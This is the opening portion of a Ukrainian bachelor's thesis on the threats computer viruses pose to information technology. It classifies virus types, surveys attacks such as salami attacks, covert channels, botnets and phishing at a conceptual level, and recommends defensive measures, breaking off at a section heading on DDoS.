МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
МАРІУПОЛЬСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ
ЕКОНОМІКО-ПРАВОВИЙ ФАКУЛЬТЕТ
КАФЕДРА СИСТЕМНОГО АНАЛІЗУ
ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

До захисту допустити:

Завідувач кафедри

_____ Мартинюк Г.В.

(підпис) (ПІБ завідувача кафедри)

«__» _____ 20__р.

Кваліфікаційна робота
здобувача вищої освіти першого
(бакалаврського) рівня вищої освіти
освітньо-професійної програми
«Комп'ютерні науки»
(назва освітньо-професійної програми)
Гасимов Фуат Імамалі
(прізвище, ім'я, по батькові здобувача вищої освіти)
Науковий керівник:
Мартинюк Г.В., к.т.н.
(прізвище, ініціали, науковий ступінь, вчене звання)
Рецензент:

(прізвище, ініціали, науковий ступінь, вчене звання, місце роботи)

Кваліфікаційна робота захищена
з оцінкою_____
Секретар ЕК_____
«____» _____20__ р.

Київ – 2023

МАРІУПОЛЬСЬКИЙ ДЕРЖАВНИЙ УНІВЕРСИТЕТ
ЕКОНОМІКО-ПРАВОВИЙ ФАКУЛЬТЕТ
КАФЕДРА СИСТЕМНОГО АНАЛІЗУ
ТА ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ

Рівень вищої освіти _____ Бакалавр_____
Шифр та назва спеціальності _____122 Комп'ютерні науки
Освітньо-професійна програма ____«Комп'ютерні науки»_____

ЗАТВЕРДЖУЮ
Завідувач кафедри__ _____,
(науковий ступінь, вчене звання)
_____ _____
(підпис) (ПІБ завідувача кафедри)
«__» _____ 20___р.

ПЛАН ВИКОНАННЯ КВАЛІФІКАЦІЙНОЇ РОБОТИ

_____Гасимов Фуат Имамалі_____
(прізвище, ім'я, по батькові)
1. Тема роботи__Дослідження загроз комп'ютерних вірусів для фунціонування інформаційних технологій
керівник роботи_____Мартинюк Г.В., к.т.н._____,
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом Маріупольського державного університету від «__» ____20__ р. №__
2. Строк подання здобувачем роботи____
3. Вихідні дані до роботи (мета, об'єкт, предмет) _____
_____
_____
4. Зміст роботи (перелік питань, які потрібно розробити)
Розділ 1. __Огляд комп'ютерних вірусів та їх вплив на інформаційні технології
_____
Розділ 2. __Аналіз загроз, до яких призводить використання комп'ютерних вірусів
_____
Розділ 3. __Практичне моделювання комп'ютерного вірусу та оцінка загроз, до яких він призводить

5. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

6. Дата видачі завдання___ _____

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів кваліфікаційної роботи	Строк виконання етапів роботи	Примітка

Здобувач _____ _____

(підпис) (прізвище та ініціали)

Науковий керівник роботи _____ _____

(підпис) (прізвище та ініціали)

ЗМІСТ

АНОТАЦІЯ

Метою роботи у цьому дослідженні є загрози, пов'язані з комп'ютерними вірусами, і їхній вплив на функціонування інформаційних технологій. Зосередившись на вивченні різних типів вірусів і їхнього потенційного впливу, я дослідив їх здатність поширюватися, розмножуватися і завдавати шкоду комп'ютерним системам та даним.

ABSTRACT

The purpose of this study was to investigate the threats associated with computer viruses and their impact on the functioning of information technology. Focusing on the study of different types of viruses and their potential impact, I explored their ability to spread, reproduce, and damage computer systems and data.

ВСТУП

Сьогодні інформаційні технології є невід'ємною частиною життя суспільства, від малих підприємств до великих корпорацій. Однак, зростаюча залежність від комп'ютерних систем також призводить до зростання загроз їх безпеці, зокрема, з поширенням комп'ютерних вірусів. Ці програмні коди можуть завдати значних збитків, включаючи втрату конфіденційної інформації, виток даних, порушення функціональності системи та інші наслідки. Тому, дослідження загроз комп'ютерних вірусів для функціонування інформаційних технологій є актуальною проблемою, яка потребує уваги і дослідження. У цій дипломній роботі буде проведено аналіз основних типів комп'ютерних вірусів та їх впливу на функціонування інформаційних технологій, викладено методи захисту від них та розглянуто можливості подальшого вдосконалення заходів забезпечення безпеки комп'ютерних систем.

Крім того, з підвищенням кількості комп'ютерів та їх зв'язку між собою через Інтернет, загроза кібератак та крадіжки конфіденційної інформації також зростає. Це призводить до серйозних наслідків для компаній, установ та інших організацій, що використовують комп'ютерні системи та мережі. Дослідження та аналіз цих загроз є надзвичайно важливим завданням для забезпечення безпеки інформаційних технологій і захисту від кібератак. У цій дипломній роботі буде проведено дослідження комп'ютерних вірусів, їх типів, розповсюдження та впливу на функціонування інформаційних технологій. Також будуть розглянуті методи захисту від цих загроз та рекомендації щодо їх застосування.

РОЗДІЛ 1. ОГЛЯД КОМП'ЮТЕРНИХ ВІРУСІВ ТА ЇХ ВПЛИВ НА ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ

1.1 Класифікація комп'ютерних вірусів

Віруси класифікуються за такими ознаками:

-За середовищем існування;

-за способом передачі;

-за характером використовуваного алгоритму;

- за руйнівною здатністю.

Рисунок 1.1 Класифікація комп'ютерних вірусів

1.1.1 Віруси за середовищем їх існування

За цими характеристиками віруси можна розділити на наступні категорії:

-Файлові віруси;

-Завантажувані віруси;

-макровіруси;

-Мережеві віруси

Файлові віруси діють одним з наступних способів:

-Файлові віруси насамперед вражають виконувані файли, наприклад, файли, що завантажуються.

Під час цього проекту я з'ясував, що віруси можуть проникати в різні типи файлів. Однак, коли вони заражають інші типи файлів, як правило, вони не перевіряються і, відповідно, втрачають здатність до розмноження. Це важливий факт, який варто враховувати при аналізі поведінки вірусів:

-Створюють дублікати файлів(віруси-компаньйони);

- використовують особливості організації файлової системи (віруси-посилання).

Завантажувальні віруси передаються наступними способами

-Проникають у завантажувальний сектор диска (далі-завантажувальний сектор);

-Проникають в сектор системного диска, що містить завантажувальну програму (Master Boot Record-MBR);

-Зміна покажчика активного завантажувального сектора.

Існують також файлово-бутівські віруси, що заражають і файли, і завантажувальні сектори дисків.

Макро-віруси заражають файли документів і електронні таблиці відомих програмних продуктів. Мережеві віруси використовують для поширення інфекції протоколи і команди комп'ютерних мереж та електронної пошти.

1.1.2 Віруси за способом зараження

Коли резидентний вірус заражає комп’ютер, він залишає свою резидентну частину в оперативній пам’яті, а потім перехоплює доступ до інфікованих об'єктів (файлів, завантажувальних секторів тощо) і впровадження операційною системою. Резидентні віруси існують у пам’яті та залишаються активними, доки комп’ютер не вимкнеться або не перевантажиться. Нерезидентні віруси не заражають пам'ять комп'ютера й активні лише протягом обмеженого часу деякі віруси залишаються в пам'яті. Невеликі резидентні програми, які не поширюють

віруси. Такі віруси вважаються нерезидентами.

1.1.3 Віруси за особливостями використовуваних алгоритмів

Прості віруси- це паразитичні віруси, які змінюють вміст файлів і можуть бути дуже легко виявлені та знищені. Стелс-віруси (або віруси-невидимки)- це віруси, які приховують себе в системі, або повністю, або частково ховаються в системі. Найпоширеніші стелс-алгоритми заражають, перехоплюючи запити операційної системи на читання/запис заражених об'єктів. При цьому стелс-вірус тимчасово лікує їх або замінює на незаражені поля даних. До них можна віднести, макровіруси, які можуть блокувати виклики меню перегляду макросів. Деякі з них можуть бути файловими, як наприклад вірус Frodo, що заражає конкретні файли на комп'ютері. Інші ж можуть бути завантажувальними, відомими як "Мозкові" стелс-віруси, які впливають на процес завантаження операційної системи. Це цікаві варіації вірусів, які варто враховувати при аналізі їхньої природи та можливих наслідків. Віруси-мутанти, які можуть використовувати алгоритми шифрування/дешифрування або поліморфізму, щоб копія одного і тогож вірусу не мала повторюваного ланцюжка байт. Поліморфні віруси важко виявити вони не мають сигнатури.

1.1.4 Віруси за деструктивними можливостями

Визначення руйнівної здатності вірусу можна дати наступних термінах нешкідливі віруси, які не впливають на роботу пристрою, однак в результаті свого поширення зменшує обсяг вільної дискової пам'яті в результаті свого розповсюдження; нешкідливі віруси, дія яких обмежується зменшенням вільної пам'яті на пристрої; небезпечні віруси, робота яких може призвести до серйозних збоїв у роботі пристрою. Ситуації в роботі комп'ютера; дуже небезпечний вірус, діяльність якого може призвести до втрати комп'ютера програм, знищення даних, видалення необхідної для роботи комп'ютера інформації, що зберігається в системній пам'яті, і навіть може

сприяти більш швидкому зносу рухомих частин механізму, наприклад головки жорсткого диска.

1.2. Вплив комп'ютерних вірусів на інформаційні технології

Комп'ютерні віруси є одним з найбільш поширених видів шкідливого програмного забезпечення. Виявилося, що ці шкідливі програми можуть значно погіршити продуктивність роботи системи та створити загрозу для безпеки даних. Це може призвести до втрати важливої інформації та негативно вплинути на роботу організацій. Тому, дбайливе виявлення та видалення вірусів є важливим завданням для забезпечення надійності інформаційних систем. Ось деякі з наслідків впливу комп'ютерних вірусів на інформаційні технології: 1. Пошкодження даних: Комп'ютерні віруси можуть знищувати, змінювати, або блокувати доступ до важливих даних, що може призвести до втрати даних і серйозних проблем для організацій. 2. Втрата продуктивності: Віруси можуть призвести до повільної роботи комп'ютера, зависання, непередбачуваної поведінки та інших проблем, що можуть погіршити продуктивність роботи. 3. Проблеми з безпекою: Комп'ютерні віруси можуть відкривати двері для злочинців, щоб отримати доступ до конфіденційної інформації, такої як паролі та фінансові дані. 4. Втрата репутації: Якщо компанія стає жертвою вірусу, це може погіршити репутацію компанії, особливо якщо даних клієнтів було скомпрометовано. 5. Витрати на відновлення: Видалення вірусів та відновлення пошкоджених даних можуть вимагати значних витрат на IT-персонал, програмне забезпечення та обладнання.

В цілому, комп'ютерні віруси можуть мати серйозний вплив на інформаційні технології та бізнес-процеси. Щоб уникнути цих наслідків, важливо регулярно оновлювати програмне забезпечення, встановлювати антивірусне програмне забезпечення та резервне копіювання даних. Крім того, розвиток комп'ютерних вірусів може спонукати розробників

програмного забезпечення до вдосконалення систем безпеки. Наприклад, з'явлення нового типу вірусу може призвести до створення нових методів захисту від нього, що, своєю чергою, підвищує безпеку й інноваційність технологій.

В цілому, комп'ютерні віруси є серйозною загрозою для інформаційних технологій, проте використання заходів безпеки та вдосконалення технологій може допомогти зменшити їхній вплив та забезпечити стабільну та безпечну роботу інформаційних систем.

Крім того, комп'ютерні віруси можуть мати значний вплив на економіку та бізнес. Вірус може спричинити втрату даних, викликати простій комп'ютерної системи, порушити роботу компанії та її фінансові показники. У разі атаки великої корпорації вірус може поширитися на тисячі комп'ютерів та призвести до значних втрат.

Крім того, інформаційні технології стають все більш важливими для нашого повсякденного життя, і комп'ютерні віруси можуть впливати на наші особисті дані та фінанси. Наприклад, вірус-шифрувальник може заблокувати доступ до ваших особистих файлів та вимагати викуп, щоб їх розблокувати. Також, вірус може використовувати ваш комп'ютер для здійснення атак на інші системи, що може мати серйозні наслідки для всього Інтернету. Отже, вплив комп'ютерних вірусів на інформаційні технології може бути серйозним та негативним. Проте, застосування відповідних заходів безпеки та розробка нових технологій можуть зменшити їхній вплив та забезпечити стабільну та безпечну роботу інформаційних систем.

Існує кілька способів захиститися від комп'ютерних вірусів та зменшити їхній вплив на інформаційні технології. Один з найбільш ефективних способів - встановлення та регулярне оновлення антивірусного програмного забезпечення. Антивірусна програма може сканувати ваш комп'ютер на наявність вірусів та забезпечувати захист від нових загроз.

Крім того, необхідно регулярно оновлювати операційну систему та встановлені програми, оскільки розробники випускають оновлення з

поправками на відомі вразливості, що можуть бути використані зловмисниками для атак. Надійні паролі та двофакторна автентифікація також можуть запобігти зламу вашого облікового запису та захистити ваші особисті дані та фінансові ресурси від крадіжки. Нарешті, навчання та підвищення обізнаності про комп'ютерні віруси та загрози безпеки в Інтернеті можуть зменшити ймовірність вірусних атак та допомогти виявити загрози швидше.

Отже, віруси та інші загрози безпеки є серйозними проблемами для інформаційних технологій, але захист від них можливий.

Регулярне обновлення програмного забезпечення та використання надійних паролів та двофакторної автентифікації можуть запобігти більшості атак, а підвищення обізнаності про безпеку в Інтернеті може допомогти запобігти новим загрозам у майбутньому. Нарешті, компанії та організації повинні приділяти більше уваги захисту своїх комп'ютерних систем та даних. Це може включати встановлення систем виявлення та запобігання вторгнень, резервне копіювання даних та плани невідкладних дій в разі кібератаки. Навчання та підвищення обізнаності про безпеку в Інтернеті також повинні бути частиною корпоративної культури, щоб сприяти забезпеченню безпеки всього колективу. Компанії повинні надавати співробітникам необхідну навчальну літературу та забезпечувати регулярне оновлення.

Щоб зменшити ризик зараження комп'ютера вірусом, користувачі також повинні приймати заходи для забезпечення безпеки своїх систем. Це може включати встановлення антивірусного програмного забезпечення та регулярне оновлення його до останньої версії, уникання відкривання незнайомих файлів та посилань, використання складних паролів та двофакторної автентифікації для захисту від несанкціонованого доступу до системи.Найбільш ефективним способом захисту від комп'ютерних вірусів є комплексний підхід, що охоплювати встановлення антивірусного програмного забезпечення, систем виявлення та запобігання вторгнень, резервне копіювання даних та плани невідкладних дій в разі кібератаки.

Одним з найбільш важливих аспектів захисту від комп'ютерних вірусів

є регулярне оновлення програмного забезпечення та операційних систем. Це дозволяє заповнювати вразливості системи, які можуть бути використані кіберзлочинцями для вторгнення до системи. Нарешті, важливо мати на увазі, що захист від комп'ютерних вірусів є постійним процесом, що потребує уваги та дії з боку кожного користувача.

1.3 Класифікація систем захисту інформації від комп’ютерних вірусів

Розглядаючи наслідки реалізації загроз безпеці комп'ютерних систем, я вбачаю різні наслідки, які можуть впливати на їх ефективність та безпеку. У проведеній класифікації загроз безпеці КС, кожна з наведених нижче загроз має своє важливе місце: Несанкціонований доступ: Це коли хтось незаконно намагається отримати доступ до системи або ресурсів без необхідних дозволів. Незаконне використання привілеїв: Це включає надання собі неприпустимих привілеїв або використання дозволів зловмисним чином з метою отримання контролю над системою. Атаки "салямі": Це форма атаки, при якій зловмисник незначно зламує систему або отримує доступ до неї частинами, щоб уникнути виявлення. Приховані канали: Це механізми, які зловмисники використовують для передачі інформації між системами, уникаючи виявлення та блокування звичайними методами. Атаки типу "маскарад": Це коли зловмисники відкриваються під інші особи або системи з метою отримати доступ до конфіденційної інформації або завдати шкоду. "Збір сміття": Це коли зловмисники отримують доступ до відхилених або видалених даних і намагаються відновити цю інформацію для своїх цілей. "Зламування системи" (break-in): Це коли зловмисники проникають у систему, по долаючи її захист, з метою здійснення несанкціонованих дій або викрадення даних. Шкідливе програмне забезпечення: Це містити віруси, черв'яки, троянські програми та інші шкідливі програми, які наносять шкоду системі або викрадають конфіденційну інформацію.

1.3.1 Несанкціонований доступ

Несанкціонований доступ - це коли людина отримує доступ до об'єкта КС, на який у неї немає дозволу. Це може бути здійснено за допомогою стандартних або спеціально розроблених програмних засобів. НСД може мати активний вплив на будь-який об'єкт КС і може стати можливим через недбале ставлення до захисту даних або некоректне встановлення засобів захисту. Реалізація НСД може залежати від організації обробки інформації в даній КС, політики безпеки та встановлених засобів захисту.

Для реалізації НСД можна використовувати два способи: подолання системи захисту та спостереження за відкритими даними. Перший спосіб складніший, трудомісткий і не завжди можливий, але може бути ефективним, другий же спосіб легко здійснити, але його легше виявити та запобігти.

1.3.2 Незаконне використання привілеїв

Цей спосіб атаки зазвичай використовує стандартне програмне забезпечення, але воно працює в нештатному режимі. Більшість захищених систем мають засоби, які можуть працювати з порушенням політики безпеки, але вони доступні лише адміністраторам та іншим високопривілейованим користувачам. Щоб зменшити ризик від використання таких засобів, комп'ютерні системи захисту використовують набір привілеїв для кожного користувача. Зловмисникам було б корисно отримати розширений набір привілеїв, що дає їм доступ до більшої кількості засобів системи. Таке незаконне захоплення привілеїв може статися через помилки в самій системі захисту або через недобросовісне керування системою привілеїв.

1.3.3 Атаки “салямі” (salami attack)

Атаки "салямі" є можливими в системах, де обробляються грошові

рахунки банків. Оскільки при обробці рахунків використовуються цілі одиниці, а при нарахуванні процентів з'являються дробові числа, зловмисники можуть скрадати гроші, змінюючи округлення сум. Вони можуть збирати гроші з різних рахунків та накопичувати їх на своєму рахунку, і власник рахунку ніколи не помітить цієї помилки. Ці атаки найбільш поширені у великих банках та фінансових організаціях, де потрібно обробляти великі обсяги рахунків клієнтів.

Запобігти цим атакам можна шляхом забезпечення цілісності та коректності програм, розмежування доступу користувачів та постійного контролю за рахунками на зміни. Однак виявити ці атаки може бути важко, якщо зловмисник накопичує невеликі суми з багатьох рахунків.

1.3.4 Приховані канали

Зв'язки з прихованими каналами (приховані канали) - це шляхи передачі інформації між процесами системи, які порушують політику безпеки. Користувач може не мати дозволу на обробку даних, які його цікавлять, але він шукає обхідні шляхи. Оскільки будь-яка дія в системі викликає зміни стану інших складових системи, то за умови спостережливості та знання цих зв'язків можна відновити першопричину події хоча б частково. Реалізовані "приховані канали" можуть бути різними шляхами, наприклад, за допомогою закладання "троянських коней". Наприклад, програміст банку не завжди має доступ до імен та балансів депозитних рахунків, а програміст системи не має доступу до пропозицій про купівлю та продаж. Але при створенні таких систем він може передбачити спосіб отримання цих відомостей. У цьому разі програма встановлює таємно канал зв'язку з цим програмістом і повідомляє йому необхідні дані. Прикладом активізації "прихованих каналів" може бути кінцевий звіт, в якому замість одного слова буде використовуватись інше. "Прихованим каналом" може стати число пропусків між двома словами або значення третьої цифри

після коми в якомусь виразі, на який ніхто не зверне увагу. "Прихованим каналом" може стати й інформація про присутність або відсутність якогось набору даних, його розміру, дати створення і модифікації тощо.

1.3.5 Атаки типу “маскарад”

Маскарад - це симуляція або моделювання, яке полягає у виконанні дій одним користувачем КС від імені іншого користувача з метою отримання доступу до його привілеїв та набору даних. Наприклад, це може бути вхід до системи під ім'ям і паролем іншого користувача без знання пароля, привласнення імені іншого користувача в процесі роботи, або передача повідомлень в мережі від імені іншого користувача.

Це серйозна проблема, особливо у банківських системах електронних платежів, де невірна ідентифікація клієнта може призвести до великих втрат. Щоб запобігти маскараду, необхідно використовувати надійні методи ідентифікації і аутентифікації, передбачати блокування спроб зламу системи, здійснювати контроль входу в систему, фіксувати всі події, які можуть свідчити про маскарад з метою подальшого аналізу та уникати використання програмних продуктів, які містять помилки, що можуть призвести до маскарада.

1.3.6 “Зламування системи”

"Зламування системи" означає несанкціонований доступ до комп'ютерної системи з використанням неправомірних параметрів входу, таких як ім'я користувача та його пароль. Це може статися через помилки в проєктуванні, кодуванні або керуванні системою захисту. Зазвичай, зламщики намагаються отримати доступ до пароля, що не є секретом, але захистити пароль може бути складно.

Розкриття пароля можна здійснити за допомогою перебору, захоплення привілеїв, або "маскараду" за допомогою іншого користувача. Однак,

основним способом захисту від зламування є програма входу, яка повинна бути розроблена правильно, щоб уникнути помилок вводу імені та пароля, їх шифрування, зберігання та заміни паролів.

1.3.7 Шкідливе програмне забезпечення

Шкідливі програми - це віруси, які призначені для того, щоб завдати шкоди комп'ютера та використовувати його ресурси. Шкідливі програми, такі як віруси-резиденти, троянські програми та черви, можуть швидко поширюватися через різні канали, такі як електронна пошта, заражені файли та диски. Ці програми можуть негативно вплинути не лише на комп'ютерну систему, але й на самого користувача, наприклад, шляхом крадіжки конфіденційної інформації або завданням фінансових збитків. Одним із ключових аспектів забезпечення безпеки комп'ютерних систем є ефективний захист від шкідливих програм. Це містити встановлення та оновлення антивірусного програмного забезпечення, яке здатне виявляти та блокувати шкідливі програми. Крім того, слід бути обережним при відкритті електронних листів з невідомих або сумнівних джерел і не завантажувати файли з ненадійних джерел.

Застосування паролів, шифрування даних та регулярне створення резервних копій важливої інформації також може допомогти у захисті від шкідливих програм. Важливо також оновлювати операційну систему та встановлені програми, оскільки виробники постійно випускають оновлення з пропозиціями щодо виправлення вразливостей та підвищення безпеки. Загалом, ретельний захист від шкідливих програм є критично важливим для забезпечення безпеки комп'ютерної системи та захисту конфіденційної інформації.

Ці програми можуть маскуватися під легальні програми, щоб невикликати підозра.



Рисунок 1.3.7 Шкідливе програмне забезпечення

Кіберзагрози є однією з найбільш серйозних проблем, які стикаються інформаційні технології в наш час. Шкідливі програми, такі як віруси, троянські коні, черв'яки та інші, можуть завдати значної шкоди комп'ютерним системам і привести до втрати важливих даних або інформаційної безпеки. Ці програми можуть маскуватися як безпечні, легальні програми, та проникати в системи через різні канали, такі як електронна пошта, заражені файли та інші вразливі точки доступу. Для захисту від цих загроз потрібно використовувати комплексні заходи забезпечення безпеки, такі як антивірусне програмне забезпечення, брандмауери, оновлення програмного забезпечення та інші методи захисту.

РОЗДІЛ 2. АНАЛІЗ ЗАГРОЗ, ДО ЯКИХ ПРИЗВОДИТЬ ВИКОРИСТАННЯ КОМП'ЮТЕРНИХ ВІРУСІВ

2.1 Огляд джерел, які загрожують інформаційній безпеці

Інформаційна безпека в широкому розумінні - це сукупність заходів для захисту інформації від випадкового чи умисного впливу. Незалежно від того, що лежить в основі впливу: природні фактори або штучні причини - власник інформації зазнає збитків.

Принципи інформаційної безпеки полягають у збереженні цілісності інформаційних даних, обмеженні доступу до ресурсів для певної групи осіб, забезпеченні доступності інформаційних ресурсів для повноправних користувачів, підтвердженні довіреності інформації та забезпеченні та підтримці інформаційної безпеки шляхом запобігання, виявлення та усунення несанкціонованого доступу третіх осіб. Важливо, щоб усі ці завдання вирішувалися одночасно, лише тоді забезпечується повноцінний та надійний захист.

Загроза безпеці, подія безпеки та інцидент безпеки пов'язані, у світі кібербезпеки ці загрози інформаційній безпеці мають різне значення.

Загроза безпеці — це зловмисна дія, спрямована на пошкодження чи викрадення даних або порушення роботи систем організації чи всієї організації. Подія безпеки стосується події, під час якої дані компанії або її мережа могли бути розкриті. А подія, яка призводить до порушення даних або мережі, називається інцидентом безпеки.

Оскільки загрози кібербезпеці продовжують розвиватися та стають дедалі складнішими, IT-спеціалісти підприємств повинні залишатися пильними, коли йдеться про захист своїх даних і мереж. Для цього мені спочатку потрібно зрозуміти типи загроз безпеці та потенційних атак, з якими вони стикаються.

2.1.1 Внутрі загрози

Внутрішня загроза для інформаційної безпеки виникає, коли особи, які мають дозвіл на доступ до мережі організації, намагаються зловживати своїм статусом.

Недбалість або намагання збільшити продуктивність можуть призвести до порушення бізнес-правил та політики компанії, ненавмисного пошкодження критично важливих даних та систем, а також небезпечного поширення конфіденційної інформації. Підрядники, ділові партнери та сторонні постачальники також можуть стати джерелом внутрішніх загроз. Організації повинні бути обережними та забезпечувати належний контроль за доступом до своєї інформації та ресурсів, а також посилювати навчання своїх співробітників з питань кібербезпеки.

Як запобігти внутрішнім загрозам. Перелік речей, які організації можуть зробити, щоб мінімізувати ризики, пов’язані з внутрішніми загрозами, включає наступне:

Обмежте доступ співробітників лише до певних ресурсів, необхідних їм для виконання роботи.

Навчіть нових співробітників і підрядників знанням безпеки, перш ніж дозволити їм доступ до мережі. Включити інформацію про ненавмисні та зловмисні внутрішні загрози в регулярні тренінги з безпеки.

Створюйте для підрядників та інших фрілансерів тимчасові облікові записи, термін дії яких закінчується в певні дати, наприклад, дати закінчення їхніх контрактів.

Реалізуйте двофакторну автентифікацію, яка вимагає від кожного користувача надання другої ідентифікаційної інформації на додаток до пароля.

Встановіть програмне забезпечення для моніторингу співробітників, щоб зменшити ризик витоку даних і викрадення інтелектуальної власності шляхом виявлення необережних, незадоволених або зловмисних інсайдерів.

2.1.2 Віруси і черви

Віруси та хробаки — це зловмисне програмне забезпечення (зловмисне програмне забезпечення), спрямоване на знищення систем, даних і мережі організації. Комп'ютерний вірус — це зловмисний код, який розмножується шляхом копіювання в іншу програму, систему або файл хоста. Він залишається неактивним, доки хтось свідомо чи ненавмисно не активує його, поширюючи інфекцію без відома чи дозволу користувача, чи системної адміністрації.

Комп'ютерний хробак – це програма, що самовідтворюється, і для поширення не потрібно копіювати себе в програму-хост або не потребувати взаємодії людини. Його основною функцією є зараження інших комп'ютерів, залишаючись активним у зараженій системі. Хробаки часто поширюються за допомогою частин операційної системи, які є автоматичними та невидимими для користувача. Як тільки хробак потрапляє в систему, він негайно починає розмножуватися, заражаючи комп'ютери та мережі, які не захищені належним чином.

Щоб зменшити ризик цих типів загроз інформаційній безпеці, викликаних вірусами або хробаками, компаніям слід інсталювати антивірусне програмне забезпечення та програмне забезпечення для захисту від зловмисного програмного забезпечення на всіх своїх системах і мережевих пристроях і постійно оновлювати це програмне забезпечення. Крім того, організації повинні навчити користувачів не завантажувати вкладення та не натискати посилання в електронних листах від невідомих відправників, а також уникати завантаження безкоштовного програмного забезпечення з ненадійних веб-сайтів. Користувачам також слід бути дуже обережними, коли вони користуються службами обміну файлами P2P, і їм не слід натискати рекламу, особливо рекламу незнайомих брендів і веб-сайтів.

2.1.3 Ботнети

Ботнет – це набір пристроїв, підключених до Інтернету, включаючи ПК, мобільні пристрої, сервери та пристрої Інтернету речей, які заражені та дистанційно керовані звичайним типом зловмисного програмного забезпечення. Як правило, зловмисне програмне забезпечення ботнету шукає вразливі пристрої в Інтернеті. Метою зловмисника, який створює ботнет, є зараження якомога більшої кількості підключених пристроїв, використовуючи обчислювальну потужність і ресурси цих пристроїв для автоматизованих завдань, які зазвичай залишаються прихованими для користувачів пристроїв. Зловмисники, часто кіберзлочинці, які контролюють ці бот-мережі, використовують їх для надсилання спаму електронною поштою, участі в кампаніях шахрайства з кліками та створення зловмисного трафіку для розподілених атак на відмову в обслуговуванні.

Як запобігти ботнетам. Організації мають кілька способів запобігти зараженню ботнетами: відстежуйте продуктивність і активність мережі, щоб виявити будь-яку нерегулярну поведінку мережі; тримайте операційну систему в актуальному стані;

Навчайте користувачів не брати участь у будь-якій діяльності, яка піддає їх ризику зараження ботами чи іншим зловмисним програмним забезпеченням, включаючи відкриття електронних листів або повідомлень, завантаження вкладень або натискання посилань із незнайомих джерел; і впроваджуйте антиботнет-інструменти, які знаходять і блокують віруси-ботів. Крім того, більшість брандмауерів і антивірусного програмного забезпечення містять базові інструменти для виявлення, запобігання та видалення ботнетів.

2.1.4 Атаки завантажень Drive-by

Атака Drive-by Download є небезпечним видом кібератак, під час якої шкідливий код завантажується на комп'ютер користувача без його згоди або відома. Це може статися при доступі до веб-сайта через браузер або програму.

Кіберзлочинці можуть використовувати таку атаку для крадіжки особистої інформації, встановлення зловмисного програмного забезпечення або експлойтів. Щоб запобігти таким атакам, необхідно регулярно оновлювати програмне забезпечення, програми та операційні системи до останньої версії, уникати доступу до небезпечних веб-сайтів та встановлювати програмне забезпечення безпеки для сканування веб-сайтів на наявність шкідливих програм.

2.1.5 Фішингові атаки

Фішингові атаки є серйозною загрозою для інформаційної безпеки. Хакери використовують соціальну інженерію, щоб обдурити користувачів і змусити їх розкрити конфіденційну інформацію. Вони відправляють підроблені електронні листи, які надаються надійними джерелами, щоб збільшити ймовірність успіху. Користувачі можуть стати жертвами шахрайства, якщо вони натиснуть на посилання, відкриють вкладення або нададуть інформацію.

Підприємства можуть запобігти фішинговим атакам, навчаючи своїх користувачів не завантажувати вкладення та не натискати посилання в електронних листах від невідомих відправників. Крім того, важливо уникати завантаження безкоштовного програмного забезпечення з ненадійних веб-сайтів.

Це можна зробити, заборонивши доступ до ненадійних джерел, та надаючи користувачам доступ до надійних джерел. Користувачі повинні бути особливо обережні при отриманні електронних листів від надійних джерел,

таких як фінансові установи або онлайн-магазини, і завжди перевіряти адресу.

2.1.6 Розподілені атаки типу «відмова в обслуговуванні» (DDoS)

